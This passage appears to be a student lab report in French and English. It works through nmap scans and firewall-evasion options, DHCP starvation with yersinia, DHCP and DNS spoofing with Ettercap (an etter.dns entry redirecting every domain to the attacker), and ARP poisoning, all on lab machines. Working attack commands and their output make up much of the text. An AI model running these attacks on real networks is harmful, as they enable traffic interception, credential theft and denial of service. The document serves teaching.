10.10.10.3	0 ms	[n/a]	[n/s]
10.10.10.4	0 ms	[n/a]	[n/s]
10.10.10.5	3 ms	METASPLOITABLE	[n/s]
10.10.10.6	1 ms	[n/a]	[n/s]
10.10.10.7	[n/a]	[n/s]	[n/s]
10.10.10.8	[n/a]	[n/s]	[n/s]
10.10.10.9	[n/a]	[n/s]	[n/s]
10.10.10.10	[n/a]	[n/s]	[n/s]
10.10.10.11	[n/a]	[n/s]	[n/s]
10.10.10.12	[n/a]	[n/s]	[n/s]

## ICMP ECHO SCANNING :

```
└─(joms㉿joms7x)-[~/Desktop] $ nmap -P 10.10.10.0/24
Warning: You are not root -- using TCP pingscan rather than ICMP
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-19 04:54 EDT
Nmap scan report for 10.10.10.3
Host is up (0.00041s latency).
All 1000 scanned ports on 10.10.10.3 are in ignored states.
Not shown: 1000 closed tcp ports (conn-refused)

Nmap scan report for 10.10.10.4
Host is up (0.00067s latency).
All 1000 scanned ports on 10.10.10.4 are in ignored states.
Not shown: 1000 closed tcp ports (conn-refused)

Nmap scan report for 10.10.10.5
Host is up (0.00064s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
Display: All Threads: 0
```

with this we can't getting information about port for some host , because those host was filtrired our packet , so this type of scan is not effective.

## TCP Connect :

```
└─(joms㉿joms7x)-[~/Desktop] $ nmap -sT 10.10.10.0/24
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-19 05:02 EDT
Nmap scan report for 10.10.10.3
Host is up (0.00067s latency).
All 1000 scanned ports on 10.10.10.3 are in ignored states.
Not shown: 1000 closed tcp ports (conn-refused)

Nmap scan report for 10.10.10.4
Host is up (0.00074s latency).
All 1000 scanned ports on 10.10.10.4 are in ignored states.
Not shown: 1000 closed tcp ports (conn-refused)

Nmap scan report for 10.10.10.5
Host is up (0.00066s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
Display: All Threads: 0
```

the same as icmp echo scanning

## STEALTH SCANNING : (Balayage furtif)

requires root privileges

```
(joms㉿joms7x) [~/Desktop] $ sudo nmap -sS 10.10.10.0/24
[sudo] password for joms:
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-19 05:06 EDT
Nmap scan report for 10.10.10.1
Host is up (0.00016s latency).
All 1000 scanned ports on 10.10.10.1 are in ignored states.
Not shown: 1000 filtered tcp ports (proto-unreach)
MAC Address: 08:00:27:E3:CF:ED (Oracle VirtualBox virtual NIC)

Nmap scan report for 10.10.10.4
Host is up (0.00053s latency).
All 1000 scanned ports on 10.10.10.4 are in ignored states.
Not shown: 1000 closed tcp ports (reset)
MAC Address: 08:00:27:33:06:72 (Oracle VirtualBox virtual NIC)

Nmap scan report for 10.10.10.5
Host is up (0.00049s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
```

also some host ignored our scan , but now with this type of scan we can get other information like MAC address

## INVERSE TCP FLAG SCANNING :

the same as previous

```
(joms㉿joms7x) [~/Desktop] $ sudo nmap -sF 10.10.10.0/24
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-19 05:10 EDT
Nmap scan report for 10.10.10.1
Host is up (0.00033s latency).
All 1000 scanned ports on 10.10.10.1 are in ignored states.
Not shown: 1000 filtered tcp ports (proto-unreach)
MAC Address: 08:00:27:E3:CF:ED (Oracle VirtualBox virtual NIC)

Nmap scan report for 10.10.10.4
Host is up (0.00038s latency).
All 1000 scanned ports on 10.10.10.4 are in ignored states.
Not shown: 1000 closed tcp ports (reset)
MAC Address: 08:00:27:33:06:72 (Oracle VirtualBox virtual NIC)

Nmap scan report for 10.10.10.5
Host is up (0.00022s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open|filtered  ftp
22/tcp    open|filtered  ssh
23/tcp    open|filtered  telnet
25/tcp    open|filtered  smtp
```

## XMAS SCAN :

the same ...

```
(joms㉿joms7x) [~/Desktop]
$ sudo nmap -sX 10.10.10.0/24
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-19 05:13 EDT
Nmap scan report for 10.10.10.1
Host is up (0.00020s latency).
All 1000 scanned ports on 10.10.10.1 are in ignored states.
Not shown: 1000 filtered tcp ports (proto-unreach)
MAC Address: 08:00:27:E3:CF:ED (Oracle VirtualBox virtual NIC)

Nmap scan report for 10.10.10.4
Host is up (0.00017s latency).
All 1000 scanned ports on 10.10.10.4 are in ignored states.
Not shown: 1000 closed tcp ports (reset)
MAC Address: 08:00:27:33:06:72 (Oracle VirtualBox virtual NIC)

Nmap scan report for 10.10.10.5
Host is up (0.00085s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE      SERVICE
21/tcp    open|filtered  ftp
22/tcp    open|filtered  ssh
23/tcp    open|filtered  telnet
25/tcp    open|filtered  smtp

Display: All      Threads: 0
```

## ACK FLAG PROBE SCANNING :

```
(joms㉿joms7x) [~/Desktop]
$ sudo nmap -sA 10.10.10.0/24
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-19 05:16 EDT
Nmap scan report for 10.10.10.1
Host is up (0.000083s latency).
All 1000 scanned ports on 10.10.10.1 are in ignored states.
Not shown: 1000 filtered tcp ports (proto-unreach)
MAC Address: 08:00:27:E3:CF:ED (Oracle VirtualBox virtual NIC)

Nmap scan report for 10.10.10.4
Host is up (0.00011s latency).
All 1000 scanned ports on 10.10.10.4 are in ignored states.
Not shown: 1000 unfiltered tcp ports (reset)
MAC Address: 08:00:27:33:06:72 (Oracle VirtualBox virtual NIC)

Nmap scan report for 10.10.10.5
Host is up (0.00010s latency).
All 1000 scanned ports on 10.10.10.5 are in ignored states.
Not shown: 1000 unfiltered tcp ports (reset)
MAC Address: 08:00:27:DB:EB:85 (Oracle VirtualBox virtual NIC)
```

## Les techniques d'évasion aux IDS et aux pare-feu :

### PACKET FRAGMENTATION (FRAGMENTATION DE PAQUET) :

not work also , but some others info ...

```
(joms@joms7x)-[~/Desktop]
$ sudo nmap -sS -T4 -A -f -v 10.10.10.4
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-19 05:26 EDT
NSE: Loaded 155 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 05:26
Completed NSE at 05:26, 0.00s elapsed
Initiating NSE at 05:26
Completed NSE at 05:26, 0.00s elapsed
Initiating NSE at 05:26
Completed NSE at 05:26, 0.00s elapsed
Initiating ARP Ping Scan at 05:26
Scanning 10.10.10.4 [1 port]
Completed ARP Ping Scan at 05:26, 0.06s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 05:26
Completed Parallel DNS resolution of 1 host. at 05:26, 13.00s elapsed
Initiating SYN Stealth Scan at 05:26
Scanning 10.10.10.4 [1000 ports]
Completed SYN Stealth Scan at 05:26, 0.10s elapsed (1000 total ports)
Initiating Service scan at 05:26
Initiating OS detection (try #1) against 10.10.10.4
Retrying OS detection (try #2) against 10.10.10.4
NSE: Script scanning 10.10.10.4.
Initiating NSE at 05:26
Completed NSE at 05:26, 0.00s elapsed
Initiating NSE at 05:26
Completed NSE at 05:26, 0.00s elapsed
Initiating NSE at 05:26
Completed NSE at 05:26, 0.00s elapsed
Nmap scan report for 10.10.10.4
Host is up (0.00064s latency).
All 1000 scanned ports on 10.10.10.4 are in ignored states.
Not shown: 1000 closed tcp ports (reset)
MAC Address: 08:00:27:33:06:72 (Oracle VirtualBox virtual NIC)
Too many fingerprints match this host to give specific OS details
Network Distance: 1 hop

TRACEROUTE
HOP RTT      ADDRESS
1  0.64 ms  10.10.10.4

NSE: Script Post-scanning.
Initiating NSE at 05:26
Completed NSE at 05:26, 0.00s elapsed
Initiating NSE at 05:26
Completed NSE at 05:26, 0.00s elapsed
Initiating NSE at 05:26
Completed NSE at 05:26, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.52 seconds
    Raw packets sent: 1013 (45.696KB) | Rcvd: 1013 (41.632KB)
```

### IP ADDRESS DECOY :

also not work ...

```
└─(joms㉿joms7x)-[~]
└─$ sudo nmap -D 10.10.10.3,10.10.10.5,10.10.10.6 10.10.10.4
[sudo] password for joms:
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-19 05:42 EDT
Nmap scan report for 10.10.10.4
Host is up (0.00045s latency).
All 1000 scanned ports on 10.10.10.4 are in ignored states.
Not shown: 1000 closed tcp ports (reset)
MAC Address: 08:00:27:33:06:72 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 13.30 seconds
```

### Source port number specification :

also not work ...

```
└─(joms㉿joms7x)-[~]
└─$ sudo nmap --source-port 53 10.10.10.4
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-19 05:48 EDT
Nmap scan report for 10.10.10.4
Host is up (0.00018s latency).
All 1000 scanned ports on 10.10.10.4 are in ignored states.
Not shown: 1000 closed tcp ports (reset)
MAC Address: 08:00:27:33:06:72 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 13.23 seconds
```

### Append Random Data :

also not work ...

```
└─(joms㉿joms7x)-[~]
└─$ sudo nmap --data-length 25 10.10.10.4
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-19 05:51 EDT
Nmap scan report for 10.10.10.4
Host is up (0.00033s latency).
All 1000 scanned ports on 10.10.10.4 are in ignored states.
Not shown: 1000 closed tcp ports (reset)
MAC Address: 08:00:27:33:06:72 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 13.23 seconds
```

### MAC Address Spoofing :

also not work ...

and others ...


## Conclusion

We have seen that Nmap.. offers a variety of methods that it can be used to avoid a firewall that exists on the network that we are scanning and to get proper results from the target host. The problem in many of the cases that we have seen is the bad configuration of Firewalls that allowed us to get results from the target. So in a network that have IDS and firewalls properly configured many of the techniques may not work. Every situation is different so you need to decide which one will work for you.

## 2 - DHCP starvation/Spoofing :

### DHCP starvation Attack :

Pour tester cette attaque en va utiliser Cisco Router avec des machines virtuelles :



Pour l'attaque DHCP starvation on va utiliser l'utile: **yersinia**  
il envoyait beaucoup de DHCP DISCVOER PACKT à notre routeur à l'adresse IP de réservation:

```
MOTD: Having lotto fun with
(joms@joms7x) ~
$ sudo !!
(joms@joms7x) ~
$ sudo yersinia -G
[yersinia] password for joms:
(yersinia:3857): Gtk-WARNIN
(yersinia:3857): Gtk-WARNIN
[~]
File Protocols Actions Options Help
Launch attack Edit interfaces Load default List attacks Clear stats Capture Edit mode Exit
Protocols Packets
CDP 6
DHCP 5895800
802.1Q 0
802.1X 0
DTP 0
HSRP 0
ISL 0
MPLS 0
STP 0
VTP 0
Yersinia log
Field Value
Source MAC C2:01:34:A
Destination MAC 01:00:0C:C
Version 02
TTL B4
Checksum AEB8
DevID R1
Software version Cisco IOS 5
Platform Cisco 3725
Addresses 01.00.01.00
Dynamic Host Configuration Protocol
Source MAC 02:48:33:66:02:51 Destination MAC FF:FF:FF:FF:FF:FF Extra
SIP 0.0.0.0 DIP 255.255.255.255 SPort 68 DPort 67
Op 01 Htype 01 HLEN 06 Hops 00 Xid 00009869 Secs 0000 Flags 8000
CI 0.0.0.0 Yi 0.0.0.0 SI 0.0.0.0 Gi 0.0.0.0
CH 02:48:33:66:02:51
10:40:48
```

On peut avoir la résultat sur notre routeur:

```

Pool test3 :
Utilization mark (high/low)      : 100 / 0
Subnet size (first/next)          : 0 / 0
Total addresses                  : 254
Leased addresses                 : 247
Pending event                    : none
1 subnet is currently in the pool :
Current index       IP address range           Leased addresses
10.1.1.249          10.1.1.1                - 10.1.1.254   247

Pool test4 :
Utilization mark (high/low)      : 100 / 0
Subnet size (first/next)          : 0 / 0
Total addresses                  : 0
Leased addresses                 : 0
Pending event                    : none
0 subnet is currently in the pool
R1#show ip dhcp pool

Pool test3 :
Utilization mark (high/low)      : 100 / 0
Subnet size (first/next)          : 0 / 0
Total addresses                  : 254
Leased addresses                 : 253
Pending event                    : none
1 subnet is currently in the pool :
Current index       IP address range           Leased addresses
0.0.0.0              10.1.1.1                - 10.1.1.254   253


Pool test4 :
Utilization mark (high/low)      : 100 / 0
Subnet size (first/next)          : 0 / 0
Total addresses                  : 0
Leased addresses                 : 0
Pending event                    : none
0 subnet is currently in the pool
R1#show ip dhcp pool

Pool test3 :
Utilization mark (high/low)      : 100 / 0
Subnet size (first/next)          : 0 / 0
Total addresses                  : 254
Leased addresses                 : 253
Pending event                    : none
1 subnet is currently in the pool :
Current index       IP address range           Leased addresses
0.0.0.0              10.1.1.1                - 10.1.1.254   253

Pool test4 :
Utilization mark (high/low)      : 100 / 0
Subnet size (first/next)          : 0 / 0
Total addresses                  : 0
Leased addresses                 : 0
Pending event                    : none
0 subnet is currently in the pool

```

alors sachez qu'il est très facile de lancer une attaque DHCP Spoofing en utilisant **Ettercap**



comme résultat en va voir sur notre Machine Windows :  
ip avant les attaques et ip après l'attaque..

```
Ethernet adapter Ethernet:

  Connection-specific DNS Suffix . . . :
  Link-local IPv6 Address . . . . . : fe80::8922:4f85:734d:cf99%10
  IPv4 Address. . . . . : 10.1.1.4
  Subnet Mask . . . . . : 255.255.255.0
  Default Gateway . . . . . : 10.1.1.1

C:\Users\joms>ipconfig /release

Windows IP Configuration

Ethernet adapter Ethernet:

  Connection-specific DNS Suffix . . . :
  Link-local IPv6 Address . . . . . : fe80::8922:4f85:734d:cf99%10
  Default Gateway . . . . . :

C:\Users\joms>ipconfig /renew

Windows IP Configuration

Ethernet adapter Ethernet:

  Connection-specific DNS Suffix . . . :
  Link-local IPv6 Address . . . . . : fe80::8922:4f85:734d:cf99%10
  IPv4 Address. . . . . : 10.1.1.4
  Subnet Mask . . . . . : 255.255.255.0
  Default Gateway . . . . . : 10.1.1.3

C:\Users\joms>
```

### 3 - DNS Spoofing :

Nous allons implémenter une attaque DNS Spoofing, c'est une forme de l'attaque MITM (Man-In-The-Middle) :

- On note l'adresse IP de notre machine avant toute manipulation : **ifconfig**

```
(kali㉿kali)-[~]
$ ifconfig
docker0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
      inet 172.17.0.1 netmask 255.255.0.0 broadcast 172.17.255.255
        ether 02:42:5d:2d:e9:60 txqueuelen 0 (Ethernet)
          RX packets 0 bytes 0 (0.0 B)
          RX errors 0 dropped 0 overruns 0 frame 0
          TX packets 0 bytes 0 (0.0 B)
          TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
      inet 192.168.1.17 netmask 255.255.255.0 broadcast 192.168.1.255
        inet6 fe80::a00:27ff:fe95:bd54 prefixlen 64 scopeid 0x20<link>
          ether 08:00:27:95:bd:54 txqueuelen 1000 (Ethernet)
            RX packets 55 bytes 14943 (14.5 KiB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 25 bytes 3286 (3.2 KiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
      inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
          loop txqueuelen 1000 (Local Loopback)
            RX packets 0 bytes 0 (0.0 B)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 0 bytes 0 (0.0 B)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

- **notre IP = 192.168.1.17**

En utilisant la ligne de commande de notre machine Kali Linux :

- Nous allons localiser le dossier etter.dns par : **locate etter.dns**

```
(kali㉿kali)-[/]
$ locate etter.dns
/etc/ettercap/etter.dns
/usr/share/ettercap/etter.dns.examples

(kali㉿kali)-[/]
$ █
```

- Nous accédons maintenant au fichier dns pour configurer quelques modifications : **sudo nano /etc/ettercap/etter.dns**

```

GNU nano 6.0                               /etc/ettercap/etter.dns
#####
# ettercap -- etter.dns -- host file for dns_spoof plugin
#
# Copyright (C) ALoR & NaGA
#
# This program is free software; you can redistribute it and/or modify
# it under the terms of the GNU General Public License as published by
# the Free Software Foundation; either version 2 of the License, or
# (at your option) any later version.
#
#####
#
# Sample hosts file for dns_spoof plugin
#
# the format is (for A query):
#www.google.com A 168.44.55.66 [optional TTL]
#
# ... for a AAAA query (same hostname allowed):
# www.myhostname.com AAAA 2001:db8::1
# *.foo.com      AAAA 2001:db8::2 [optional TTL]
#
# or to skip a protocol family (useful with dual-stack):
# www.hotmail.com AAAA :::
# www.yahoo.com   A    0.0.0.0
#
# or for PTR query:
# www.bar.com    PTR 10.0.0.10 [TTL]
# www.google.com PTR ::1 [TTL]

[ Read 61 lines ]
^G Help     ^O Write Out   ^W Where Is   ^K Cut       ^T Execute   ^C Location   M-U Undo   M-A Set Mark   M-] To Bracket   M-Q Previous
^X Exit     ^R Read File   ^H Replace   ^U Paste     ^J Justify   ^/ Go To Line  M-E Redo   M-6 Copy     ^Q Where Was    M-W Next

```

- On modifie ce qu'on veut dans ce fichier ( par exemple on a redirectionné la page de la victime vers notre page qu'on a créé avec le serveur achape2 ) **\* A 192.168.1.17**  
(192.168.1.17 IP de notre machine)

```

root@kali: /var/www/html
File Actions Edit View Help
GNU nano 6.0                               /etc/ettercap/etter.dns
#####
# ettercap -- etter.dns -- host file for dns_spoof plugin
#
# Copyright (C) ALoR & NaGA
#
# This program is free software; you can redistribute it and/or modify
# it under the terms of the GNU General Public License as published by
# the Free Software Foundation; either version 2 of the License, or
# (at your option) any later version.
#
#####
#
# Sample hosts file for dns_spoof plugin
#
# the format is (for A query):
* A 192.168.1.17
# *.foo.com      A 168.44.55.66 [optional TTL]
#
# ... for a AAAA query (same hostname allowed):
# www.myhostname.com AAAA 2001:db8::1
# *.foo.com      AAAA 2001:db8::2 [optional TTL]
#
# or to skip a protocol family (useful with dual-stack):
# www.hotmail.com AAAA :::
# www.yahoo.com   A    0.0.0.0
#
# or for PTR query:
# www.bar.com    PTR 10.0.0.10 [TTL]
# www.google.com PTR ::1 [TTL]

```

- On démarre le serveur apache2 :  
**service apache2 start**

```

└─(kali㉿kali)-[~]
└─$ sudo su
[sudo] password for kali:
└─(root㉿kali)-[/home/kali]
└─# nano /etc/ettercap/etter.dns

└─(root㉿kali)-[/home/kali]
└─# service apache2 start

```


- On accède au fichier **index.html** pour créer une page de vérification de la réussite de l'attaque : **nano index.html** dans le dossier **var/www/html**

```

└─(root㉿kali)-[/var/www/html]
└─# ls
index.html  index.nginx-debian.html  reverse.exe

└─(root㉿kali)-[/var/www/html]
└─# nano index.html

```



- Après on exécute la commande suivante pour appliquer l'attaque : **ettercap -Tqi eth0 -P dns\_spoof -M arp ///**

```

└─(root㉿kali)-[/var/www/html]
└─# ettercap -Tqi eth0 -P dns_spoof -M arp ///////////////////////////////////////////////////////////////////
ettercap 0.8.3.1 copyright 2001-2020 Ettercap Development Team

Listening on:
eth0 → 08:00:27:95:BD:54
    192.168.1.17/255.255.255.0
    fe80::a00:27ff:fe95:bd54/64
Home

SSL dissection needs a valid 'redir_command_on' script in the etter.conf file
Ettercap might not work correctly. /proc/sys/net/ipv6/conf/eth0/use_tempaddr is not set to 0.
Privileges dropped to EUID 0 EGID 0 ...

34 plugins
42 protocol dissectors
57 ports monitored
28230 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!

Randomizing 255 hosts for scanning ...
Scanning the whole netmask for 255 hosts ...
* ━━━━━━━━━━━━━━━━| 100.00 %

```

- Les requêtes des différents utilisateurs dans le réseau s'afficheront, et toutes les données d'authentification (mots de passe, emails, ...) seront divulguées en clair vers l'attaquant.

```

34 plugins
42 protocol dissectors
57 ports monitored
28230 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!

Randomizing 255 hosts for scanning ...
Scanning the whole netmask for 255 hosts ...
* ━━━━━━━━━━━━━━━━ | 100.00 %

8 hosts added to the hosts list ...

ARP poisoning victims:

    GROUP 1 : ANY (all the hosts in the list)

    GROUP 2 : ANY (all the hosts in the list)
Starting Unified sniffing ...

Text only Interface activated ...
Hit 'h' for inline help

Activating dns_spoof plugin...

dns_spoof: A [www.google.com] spoofed to [192.168.1.17] TTL [3600 s]
dns_spoof: A [www.google.com] spoofed to [192.168.1.17] TTL [3600 s]
dns_spoof: A [r.bing.com] spoofed to [192.168.1.17] TTL [3600 s]
dns_spoof: A [r.msftstatic.com] spoofed to [192.168.1.17] TTL [3600 s]
dns_spoof: A [www.bing.com] spoofed to [192.168.1.17] TTL [3600 s]
dns_spoof: A [c.msn.com] spoofed to [192.168.1.17] TTL [3600 s]
```

- L'attaquant peut récupérer toutes les données sensibles de la victime.
- On va essayer d'accéder à la page google.com par exemple :  
et voilà l'attaque est bien appliquée.



## 4 - ARP-Cache-Poisoning/Spoofing :

On va appliquer l'attaque d'arp poisoning pour cela on a besoin de deux machine pour l'exploitation et un routeur :

- machine windows : comme machine victime.
- machine kali : comme machine d'attaque.

On ouvre le powershell de notre machine windows :

```
PS C:\Windows\system32> ipconfig
Configuration IP de Windows

Carte Ethernet Ethernet 2 :

    Suffixe DNS propre à la connexion... : fe80::8d77:d013:d618:ea24%14
    Adresse IPv6 de liaison locale... : fe80::8d77:d013:d618:ea24%14
    Adresse IPv4. . . . . : 10.0.2.6
    Masque de sous-réseau. . . . . : 255.255.255.0
    Passerelle par défaut. . . . . : 10.0.2.1
```

On affiche le tableau arp pour avoir l'adress mac de notre routeur :

```
PS C:\Windows\system32> arp -a
Interface : 10.0.2.6 --- 0xe
    Adresse Internet      Adresse physique      Type
    10.0.2.1              52-54-00-12-35-00  dynamique
    10.0.2.255            ff-ff-ff-ff-ff-ff  statique
    224.0.0.22             01-00-5e-00-00-16  statique
    224.0.0.251            01-00-5e-00-00-fb  statique
    224.0.0.252            01-00-5e-00-00-fc  statique
    255.255.255.255       ff-ff-ff-ff-ff-ff  statique
PS C:\Windows\system32>
```

On ouvre le terminal de notre machine kali :


```
[kali㉿kali]:(~)
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
    inet 10.0.2.15  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fe80::a00:27ff:fe95:bd54  prefixlen 64  scopeid 0x20<link>
    ether 08:00:27:95:bd:54  txqueuelen 1000  (Ethernet)
    RX packets 34  bytes 5692 (5.5 Kib)
    RX errors 0  dropped 0  overruns 0  frame 0
    TX packets 15  bytes 1356 (1.3 Kib)
    TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
    inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
    loop  txqueuelen 1000  (Local Loopback)
    RX packets 0  bytes 0 (0.0 B)
    RX errors 0  dropped 0  overruns 0  frame 0
    TX packets 0  bytes 0 (0.0 B)
    TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0
```

